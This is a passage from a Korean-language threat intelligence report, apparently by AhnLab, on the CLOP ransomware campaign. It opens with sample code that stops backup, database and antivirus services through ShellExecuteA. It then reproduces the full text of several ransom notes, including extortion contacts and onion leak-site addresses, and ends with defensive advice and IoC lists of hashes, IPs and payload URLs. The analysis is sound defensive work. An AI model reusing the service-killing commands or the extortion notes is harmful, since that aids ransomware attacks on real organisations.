ShellExecuteA(0, 0, "cmd", "/C net stop \"Symantec System Recovery\" /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop NetMsmqActivator /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C taskkill /IM steam.exe /F", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop MSExchangeMGMT /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop SepMasterService /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C taskkill /IM PNTMon.exe /F", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop tmlisten /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop BackupExecDeviceMediaService /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop ShMonitor /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C taskkill /IM dbeng50.exe /F", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop VeeamRESTSvc /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop BackupExecVSSProvider /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop MsDtsServer /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop VeeamDeploySvc /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C taskkill /IM powerpnt.exe /F", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop SQLAgent$PROD /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop \"Sophos Message Router\" /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop McShield /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop BackupExecJobEngine /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop swi_filter /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop \"Sophos AutoUpdate Service\" /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop \"Sophos MCS Agent\" /y", 0, 0);
ShellExecuteA(0, 0, "cmd", "/C net stop MsDtsServer100 /y", 0, 0);
```

그림 40 - 프로세스 종료 기능을 가진 파일 발견 (이랜드 CLOP 랜섬웨어와 동일 인증서)

CLOP 바이너리 자체의 변화 과정 외에 패킹 방식도 변경된 점 중 하나이다. CLOP 랜섬웨어는 FlawedAmmyy 등의 다른 악성코드들과 같은 패커 외형을 갖는다. 즉 파일 진단을 우회하기 위해 원본 바이너리를 인코딩해서 가지고 있으며 패커가 실행되면서 메모리 상에서 디코딩 된 원본 바이너리를 실행한다.

다음 CLOP 랜섬웨어 파일들을 보면 공격자가 원본 바이너리를 빌드한 이후 몇 시간 내에 패킹하였으며 초기에는 별다른 수정 없이 악성코드를 유포하였다는 사실을 확인할 수 있다. 하지만 4월 경부터 공격자는 패커의 TimeDateStamp를 먼 과거로 변경한 것을 확인할 수 있다. 2019년 4월 이후 대부분의 CLOP 바이너리들이 이렇게 변경된 TimeDateStamp 값을 가지고 유포되었다.

패커 TimeDateStamp	원본 TimeDateStamp	인증서
2019.02.22 05:17:35	2019.02.22 01:40:23	MAN TURBO (UK) LIMITED
2019.03.02 00:59:29	2019.03.01 18:36:41	MEGAPOLIS SERVICES LTD
2019.03.02 02:14:04	2019.03.01 18:52:05	MEGAPOLIS SERVICES LTD
2019.03.02 02:55:49	2019.03.02 01:12:16	MEGAPOLIS SERVICES LTD
2015.07.18 02:15:13	2019.04.16 01:49:52	COME AWAY FILMS LTD

2017.06.19 21:13:38	2019.04.16 20:59:20	COME AWAY FILMS LTD
2016.06.20 20:13:52	2019.04.17 19:47:17	COME AWAY FILMS LTD
2017.07.21 21:29:32	2019.04.19 19:31:19	LIMIT FORCE LIMITED
2016.06.27 22:00:21	2019.04.26 18:08:22	REBROSE LEISURE LIMITED

표 8 - CLOP 랜섬웨어 파일 인증서 / 패커와 원본 TimeDateStamp 차이

3) 랜섬노트 변화

2019년 한 해 동안 CLOP의 랜섬노트 파일 내용은 큰 변화가 없었다. 파일들이 암호화되었다는 점을 알리고, 주의 사항과 공격자의 Email 연락처가 주 내용이다.

Your network has been penetrated.
All files on each host in the network have been encrypted with a strong algorithm.
Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.
We exclusively have decryption software for your situation
No decryption software is available in the public.
DO NOT RESET OR SHUTDOWN – files may be damaged.
DO NOT RENAME OR MOVE the encrypted and readme files.
DO NOT DELETE readme files.
This may lead to the impossibility of recovery of the certain files.
Photorec, RannohDecryptor etc. repair tools are useless and can destroy your files irreversibly.
If you want to restore your files write to emails (contacts are at the bottom of the sheet) and attach 2-3 encrypted files
(Less than 5 Mb each, non-archived and your files should not contain valuable information
(Databases, backups, large excel sheets, etc.)).
You will receive decrypted samples and our conditions how to get the decoder.

!!!Attention!!!
Your warranty - decrypted samples.
Do not rename encrypted files.
Do not try to decrypt your data using third party software.
We don`t need your files and your information.

But after 2 weeks all your files and keys will be deleted automatically.
Contact emails:
buckinghamgate@protonmail.com
and
unlock@eqaltech.su

The final price depends on how fast you write to us.
Every day of delay will cost you additional +0.5BTC.

Nothing personal just business

CLOP

표 9 - CLOP 랜섬웨어 초창기 랜섬노트1

<===>YOUR NETWORKS HAS BEEN PENETRATED<===>

ALL FILES ON EACH HOST IN THE NETWORKS HAVE BEEN ENCRYPTEDs WITH A STRONG ALGORITHM.!!
BACKUPS WERE EITHER ENCRYPTED OR DELETED OR BACKUP DISKS WERE FORMATTED.!!
SHADOW COPIES ALSO REMOVED,SO F8 OR ANY OTHER METHODS MAY DAMAGE ENCRYPTED DATA BUT NOT RECOVER.!!
WE EXCLUSIVELY HAVE DECRYPTION SOFTWARE FOR YOUR SITUATIONS.!!
<===>No DECRYPTION software is AVAILABLE in the PUBLIC<===>
<===>DO NOT RENAME OR MOVE the encrypted and readme files<===>
<===>DO NOT RESET OR SHUTDOWN ?FILES MAY BE DAMAGED<===>
<===>THIS MAY LEAD TO THE IMPOSSIBILITY OF RECOVERY OF THE CERTAIN FILES<===>
<===>ALL REPAIR TOOLS ARE USELESS AND CAN DESTROY YOUR FILES IRREVERSIBLY<===>
If you want to restore your files write to email.
[CONTACTS ARE AT THE BOTTOM OF THE SHEET] and attach 2<===>5 encrypted files.
LESS THAN 5 MB EACH, NON-ARCHIVED AND YOUR FILES SHOULD NOT CONTAIN VALUABLE INFORMATION!
DATABASES,LARGE EXCEL SHEETS,BACKUPS ETC!!!!

^^^YOU WILL RECEIVE DECRYPTED SAMPLES AND OUR CONDITIONS HOW TO GET THE DECODER^^^
!-=-! ATTENTION !-=-!
<===>YOUR WARRANTY - DECRYPTED SAMPLES<===>
<===>DO NOT TRY TO DECRYPT YOUR DATA USING THIRD PARTY SOFTWARE<===>
<===>WE DONT NEED YOUR FILES AND YOUR INFORMATION<===>

CONTACT's EMAIL's===>
portstatrelea1982@protonmail.com
AND
unlock@eqaltech.su
or
unlock@royalmail.su

```
<===>---NOTHING PERSONAL JUST BUSINESS---<===>
```

표 10 - CLOP 랜섬웨어 초창기 랜섬노트2

2019년 7월부터는 다음과 같이 별다른 내용 없이 연락처만 남기는 간단한 형태의 랜섬노트 파일도 확인되었다.

```
!!!Return the file back!!!
CONTACTs EMAILs
unlock@goldenbay.su
or
unlock@graylegion.su
AND
psorosaltroub1972@protonmail.com

WE WAIT ^_-
```

표 11 – 2019년 7월부터 확인된 랜섬노트

하지만 2020년 10월 경부터 확인된 CLOP 랜섬웨어는 암호화된 파일을 복구하기 위한 연락처 외에도 다음과 같이 기업의 민감한 데이터를 딥웹에 공개하겠다는 내용의 랜섬노트 파일을 사용하였다. 참고로 아래의 기업은 아래 랜섬노트에 언급된 딥웹 사이트에 유출된 정보가 공개되었다.

```
HELLO DEAR SOFTWARE AG
YOUR NETWORK IS ENCRYPTED!
ALL YOUR FILES ARE ENCRYPTED!
Also a lot of sensitive data has been downloaded from your network.
For example:

₩₩10.137.1.81₩Finance₩Private
₩₩10.137.1.81₩Finance₩Share
₩₩10.66.20.19₩Finance
₩₩10.66.20.19₩Contracts
₩₩10.21.32.57₩MandAProjects

This is a small part, about 10%.
If you refuse to cooperate, all data will be published for free download on our portal:
http://ekbgzchl6x2ias37.onion/ (use TOR browser)
mirror http://ekbgzchl6x2ias37.onion.dog/
To get access to your files back, contact us by email:
```

unlock@goldenbay.su
or
unlock@graylegion.su
AND
dromotelllinghoettd@tutanota.com
or write to the chat at:
http://geqwmtbpciqqhs7nsw5crgwtqw7mncatrz65bkrpcfpwtv424uszsbid.onion/?u=FR1GMMX2WCE4XI3Z3H38Q7CG628J7OOS5VEX71594937HCWQJ5OFI7LFFZ4SDIAO (use TOR browser)

!!! DO NOT ATTEMPT TO RESTORE OR MOVE THE FILES YOURSELF. THIS MAY DESTROY THEM !!!
CI0p-_^

표 12 - 랜섬노트에 정보 유출 협박 내용 포함

공격자는 이미 10여개 이상의 업체들에 대해 유출된 정보를 공개하였으며, 공격자와 합의하여 알려지지 않은 회사들까지 포함된다면 그 수가 더 많을 것으로 보인다. 2020년 12월 2일 공격자는 이랜드그룹 정보를 공개하였다.




그림 41 - CLOP 랜섬웨어 Leak 사이트에 이랜드그룹 정보 공개

결론

공격자는 정교하고 치밀한 전략으로 기업을 공격하였다. AD를 통해 다수의 시스템을 통제할 수 있다는 것을 악용하여 CLOP 랜섬웨어 악성코드를 배포하였다. 이 과정에서 공격자는 원격제어 악성코드를 설치하고 시스템 관리자 권한을 획득한다. 단순히 CLOP 랜섬웨어로 인한 피해뿐만 아니라 내부 정보 유출과 관리 계정이 탈취되었기 때문에 기업은 막대한 피해를 입는다. 공격자는 돈을 내지 않으면 파일 암호화뿐만 아니라 랜섬웨어 감염 사실과 탈취한 정보를 외부 공개하겠다고 기업을 압박한다. 파일 암호화와 내부 정보 유출이라는 두 가지 인질로 공격 대상을 협박하는 최근 추세를 CLOP 랜섬웨어 공격자도 따르고 있다.

2019년부터 발생했던 CLOP 랜섬웨어 공격은 2020년 현재도 진행중이다. 공격자는 악성코드 유포와 공격 방식을 바꾸며 지속적으로 진화하고 있다. 특히 기업 AD 서버를 장악하더라도 즉시 랜섬웨어를 실행하지 않고 잠복 대기하는 경우가 발견되고 있다. 랜섬웨어 공격 사건이 발생하더라도 이를 시간상 역추적 분석하기도 어려워지고 있다.

공격에 대비하기 위해서는 개인과 기업 모두가 노력해야 한다. 무엇보다 개인의 보안 인식 제고가 필요하다. 충분한 사용자 교육을 통해 스피어피싱에 당하지 않도록 해야 하고, S/W 최신 업데이트와 보안 제품 정상 동작여부 확인을 항시 확인하여야 한다. 또한 중요 문서와 파일은 백업해두고 사고에 대비하여야 한다. 기업은 AD 보안에 각별한 주의를 기울이고 계정 정보 관리를 철저히 하여야 한다. 보안 제품을 도입했다면 주기적인 모니터링을 통해 시스템 이상 징후를 빠르게 파악할 수 있어야 한다.

IoC (Indicators of Compromise)

1) 파일 Hashes (MD5)

8b6c413e2539823ef8f8b85900d19724
8fc09cb1540a6dea87a078b92c8f2b0a
f774a3790fd4f0720f77e3db3bdf9bf3
9246d60c24591855bc1792aa0a672ff7
34f8228a3f12fa9542f1a4181f96edec
b96f79eb633d0b2c0e79e6d889dac0da
efb886d6eaa54d666dcfde173ae02d81
e3bc953a18fe466cb008184a45c6c858
d014969ab6421bde1419cbd30d0d5ebb
a98dc09226b97ddc0d959e0aaa08abe0
8274514bc52e98bb4431ef61109fb15c
b910b39a2c869480460ad9cc05b4b194
d45417d43f39d638f3e7eaaacd8537b1
0c155dbf2691b5dd6df2195b57bf39d5
b8a2ca0736f783075126fe353b992a69
6a6e00162cae4ecfc50c5b3769e1784a
f7e2c09b93b27d6a04127437de7f4b84
f2d2a9c97a80afab15de8fc2469c5dfc
329c1d463532c33cc5627755dedecd49
9645dda46bc6d8e5659e2fddfd4450fb
47fe8452d486cd3822cb48f170744756
83940b75aa7d71a35ef6847637cac385
5505b698cbb57c02110aaaa299d3e274
25e11a9ebde8d2cc26084e3c739273a7

2) 관련 도메인, URL 및 IP 주소

91.214.124.25
91.214.124.20
91.214.124.13
89.144.25.99
89.144.25.97
89.144.25.96
89.144.25.95
89.144.25.94
89.144.25.92
89.144.25.27
89.144.25.25
89.144.25.23

89.144.25.22
89.144.25.21
89.144.25.20
89.144.25.19
89.144.25.176
89.144.25.174
89.144.25.173
89.144.25.172
89.144.25.171
89.144.25.170
89.144.25.165
45.227.252.54
43.251.158.68
194.99.21.202
194.68.27.18
194.165.16.228
185.17.121.188
105.201.1.249
105.201.1.186
hxxp://89.144.25.172/Ny2c
hxxp://89.144.25.172/a

참고 자료

2019-02-14	국내 사용자를 대상으로 유포 중인 악성 Excel 문서 파일[6]
2019-02-18	국내 사용자를 대상으로 한 CLOP 랜섬웨어 유포[7]
2019-03-04	'CLOP'랜섬웨어 'CIOP'로 이름 변경 (제작자의 농간?)[8]
2019-03-07	해킹툴 Ammyy를 이용한 CLOP 랜섬웨어 유포(?)[9]
2019-03-08	기업 사용자를 타겟하여 설치되는 해킹툴 Ammyy (CLOP 랜섬웨어)[10]

[6] https://asec.ahnlab.com/ko/1197/

[7] https://asec.ahnlab.com/ko/1198/

[8] https://asec.ahnlab.com/ko/1204/

[9] https://asec.ahnlab.com/ko/1206/

[10] https://asec.ahnlab.com/ko/1208/

2019-04-01	ASEC 리포트 2019년 1분기[11]
2019-05-29	[주의] 국내 기업을 대상으로 대량 유포되는 엑셀 파일 분석 - Ammyy 원격제어 백도어와 Clop 랜섬웨어 유포[12]
2019-05-30	[주의] 국세청 사칭 악성 메일 대량 유포 (Ammyy, CLOP)
2019-06-04	유효한 디지털 인증서로 서명된 악성 파일 증가[13]
2019-06-27	다양한 형태로 유포되는 CLOP 랜섬웨어[14]
2019-07-02	3대 국내 사용자 타깃 악성코드 ♥ Amadey 봇의 은밀한 관계[15]
2019-07-16	2019년 상반기 랜섬웨어 동향[16]
2019-07-25	[주의] 전자항공권 위장 악성코드 유포 (Ammyy, CLOP)[17]
2019-08-09	[긴급] '스캔파일' 메일로 유포되는 워드 문서 주의 - Ammyy 유포[18]
2019-09-02	Ammyy 해킹툴에서 확인된 Shim Database(SDB) 인젝션 공격[19]
2019-12-17	파일리스 형태의 블루킵(BlueKeep) 취약점 V3 행위탐지 영상[20] [21]

[끝]

[11] https://image.ahnlab.com/file_upload/asecissue_files/ASEC%20REPORT_vol.94.pdf

[12] https://asec.ahnlab.com/ko/1232/

[13] https://asec.ahnlab.com/ko/1236/

[14] https://asec.ahnlab.com/ko/1237/

[15] https://asec.ahnlab.com/ko/1238/

[16] https://asec.ahnlab.com/1241/

[17] https://asec.ahnlab.com/ko/1242/

[18] https://asec.ahnlab.com/ko/1243/

[19] https://asec.ahnlab.com/ko/1247/

[20] https://asec.ahnlab.com/ko/1275/

[21] https://www.youtube.com/embed/L2KyxFu38lc

More security, More freedom

㈜안랩
경기도 성남시 분당구 판교역로 220 (우) 13493
대표전화 : 031-722-8000 | 구매문의 : 1588-3096 | 팩스 : 031-722-8901
www.ahnlab.com

AhnLab